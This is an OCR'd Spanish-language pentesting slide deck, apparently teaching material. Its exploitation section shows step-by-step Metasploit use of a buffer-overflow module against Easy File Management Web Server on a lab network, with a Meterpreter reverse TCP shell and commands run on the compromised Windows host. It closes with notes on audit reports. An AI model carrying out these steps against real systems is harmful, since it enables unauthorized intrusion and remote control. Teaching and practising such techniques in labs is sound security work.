
Easy File Management Web



Explotación de vulnerabilidades

Realizar búsquedas sobre exploits que afecten a los programas o sistemas

Metasploit



Explotación de vulnerabilidades

Documentación sobre el exploit que se va a utilizar para realizar el ataque

https://www.rapid7.com/db/modules/exploit/windows/http/efs_fmws_userid_bof

```
msf > use exploit/windows/http/efs_fmws_userid_bof
msf exploit(efs_fmws_userid_bof) > show targets
    ...targets...
msf exploit(efs_fmws_userid_bof) > set TARGET < target-id >
msf exploit(efs_fmws_userid_bof) > show options
    ...show and set options...
msf exploit(efs_fmws_userid_bof) > exploit
```

Explotación de vulnerabilidades

Búsqueda de vulnerabilidad en la base de datos para su posterior ejecución: ***search easy***

```
msf > search easy

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   auxiliary/admin/http/wp_easycart_privilege_escalation 2015-02-25       normal     WordPress WP EasyCart Plugin Priv
   auxiliary/dos/windows/ftp/xmeasy560_nlst              2008-10-13       normal     XM Easy Personal FTP Server 5.6.0
   auxiliary/dos/windows/ftp/xmeasy570_nlst              2009-03-27       normal     XM Easy Personal FTP Server 5.7.0
   auxiliary/scanner/ftp/easy_file_sharing_ftp           2017-03-07       normal     Easy File Sharing FTP Server 3.6
   auxiliary/scanner/misc/easycafe_server_fileaccess                      normal     EasyCafe Server Remote File Acces
   auxiliary/scanner/mssql/mssql_schemadump                               normal     MSSQL Schema Dump
   auxiliary/server/capture/smb                                           normal     Authentication Capture: SMB
   exploit/linux/misc/accellion_fta_mpipe2               2011-02-07       excellent  Accellion FTA MPIPE2 Command Exec
   exploit/unix/webapp/wp_easycart_unrestricted_file_upload 2015-01-08    excellent  WordPress WP EasyCart Unrestricte
   exploit/windows/browser/hp_easy_printer_care_xmlcachemgr 2012-01-11    great      HP Easy Printer Care XMLCacheMgr
 Remote Code Execution
   exploit/windows/browser/hp_easy_printer_care_xmlsimpleaccessor 2011-08-16 great  HP Easy Printer Care XMLSimpleAcc
ontrol Remote Code Execution
   exploit/windows/fileformat/easycdda_pls_bof           2010-06-07       normal     Easy CD-DA Recorder PLS Buffer Ov
   exploit/windows/ftp/easyfilesharing_pass              2006-07-31       average    Easy File Sharing FTP Server 2.0
   exploit/windows/ftp/easyftp_cwd_fixret                2010-02-16       great      EasyFTP Server CWD Command Stack
   exploit/windows/ftp/easyftp_list_fixret               2010-07-05       great      EasyFTP Server LIST Command Stack
   exploit/windows/ftp/easyftp_mkd_fixret                2010-04-04       great      EasyFTP Server MKD Command Stack
   exploit/windows/http/easychatserver_seh               2017-10-09       normal     Easy Chat Server User Registerati
EH)
   exploit/windows/http/easyfilesharing_post             2017-06-12       normal     Easy File Sharing HTTP Server 7.2
   exploit/windows/http/easyfilesharing_seh              2015-12-02       normal     Easy File Sharing HTTP Server 7.2
   exploit/windows/http/easyftp_list                     2010-02-18       great      EasyFTP Server list.html path Sta
   exploit/windows/http/efs_easychatserver_username      2007-08-14       great      EFS Easy Chat Server Authenticati
uffer Overflow
   exploit/windows/http/efs_fmws_userid_bof              2014-05-20       normal     Easy File Management Web Server S
```

Utilización el exploit encontrado:
use exploit/windows/http/efs_fmws_userid_bof

```
msf > use exploit/windows/http/efs_fmws_userid_bof
msf exploit(windows/http/efs_fmws_userid_bof) >
```

Ver opciones del módulo:
Show options

```
msf exploit(windows/http/efs_fmws_userid_bof) > show options

Module options (exploit/windows/http/efs_fmws_userid_bof):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /vfolder.ghp     yes       The URI path of an existing resource
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Explotación de vulnerabilidades


Establecer el equipo remoto para realizar la intrusión:
set RHOST 192.168.88.221

```
msf exploit(windows/http/efs_fmws_userid_bof) > set RHOST 192.168.88.221
RHOST => 192.168.88.221
```

Cargar el **payload** para la ejecución de la intrusión:
set PAYLOAD windows/meterpreter/reverse_tcp

```
msf exploit(windows/http/efs_fmws_userid_bof) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Ejecutar el comando ***show options*** para verificar las opciones del exploit que se va a ejecutar. Aquí se observa que se ha establecido el RHOST (Host Remoto) para la intrusión. Posteriormente se debe establecer el LHOST (Host Local) de nuestro **payload**



```
msf exploit(windows/http/efs_fmws_userid_bof) > show options

Module options (exploit/windows/http/efs_fmws_userid_bof):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.88.221   yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /vfolder.ghp     yes       The URI path of an existing resource
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Explotación de vulnerabilidades

Establecer el equipo local donde se ejecuta el **payload**:
set LHOST 192.168.88.232

```
msf exploit(windows/http/efs_fmws_userid_bof) > set LHOST 192.168.88.232
LHOST => 192.168.88.232
```

```
msf exploit(windows/http/efs_fmws_userid_bof) > show options

Module options (exploit/windows/http/efs_fmws_userid_bof):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.88.221   yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /vfolder.ghp     yes       The URI path of an existing resource
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.88.232   yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Ejecutar el comando ***show options*** para ver el resultado de la configuración

Explotación de vulnerabilidades


Ejecución del exploit:
exploit

```
msf exploit(windows/http/efs_fmws_userid_bof) > exploit

[*] Started reverse TCP handler on 192.168.88.232:4444
[*] Fingerprinting version...
[+] Version 5.3 found
[*] Trying target Efmws 5.3 Universal...
[*] Sending stage (179779 bytes) to 192.168.88.221
[*] Meterpreter session 5 opened (192.168.88.232:4444 -> 192.168.88.221:49158) at 2022-05-06 17:42:39 -0400
```

Explotación de vulnerabilidades


Metasploit genera el payload Meterpreter (meta-interprete), el cual permite ejecutar e interpretar comandos del sistema operativo vulnerado (en este caso Windows 7) activado solo en memoria. Para visualizar que se ha vulnerado el sistema se ejecuta un comando del sistema operativo: ***execute -f cmd***




```
meterpreter > execute -f cmd
Process 2144 created.
```

Explotación de vulnerabilidades


Otra prueba es ejecutando el comando: ***execute -f explorer*** el cual, abrirá el explorador de windows en el sistema atacado




```
meterpreter > execute -f explorer
Process 340 created.
```


Explotación de vulnerabilidades

También se puede acceder a la consola de comandos sin necesidad de abrirla en el sistema vulnerado ejecutando el comando ***shell***




Fase 4: Informe de resultados

Etapa en la que se realizan informes o reportes de los resultados de la auditoria o los tests de pentesting realizados. Se enmarca la importancia de las vulnerabilidades encontradas y los riesgos que conllevan la no corrección o reparación de las mismas.



Tipos de Informes

Reporte que evidencia el trabajo realizado en la auditoria de seguridad y las pruebas de penetración



Informe Ejecutivo

Informe entregado al ejecutivo o director de la empresa

Informe Técnico


Informe entregado al jefe o experto en seguridad o en sistemas

Informe Ejecutivo

- Contexto
- Resultados y conclusiones
- Niveles de riesgo
- Sugerencias o recomendaciones
- Plan estratégico

Informe Técnico

- Reconocimiento
- Análisis de vulnerabilidades
- Explotación
- Riesgos
- Conclusiones



04

Proyecto

Bibliografía

- https://www.freepng.es/
- https://www.first.org/cvss/v3.1/specification-document
- https://nvd.nist.gov/vuln/detail/CVE-2017-0144
- https://www.dragonjar.org/osstmm-manual-de-la-metodologia-abierta-de-testeo-de-seguridad.xhtml
- https://www.freepng.es/
- https://web.karisma.org.co/wp-content/uploads/download-manager-files/RutasDeDivulgacion.pdf
- https://www.hackthissite.org/
- https://defendtheweb.net/
- https://www.hackthebox.com/
- El libro blanco del HACKER, Segunda Edición, GUTIÉRREZ Salazar Pablo, Editorial Ra-Ma

Muchas Gracias

¡¡¡ Happy Hacking !!!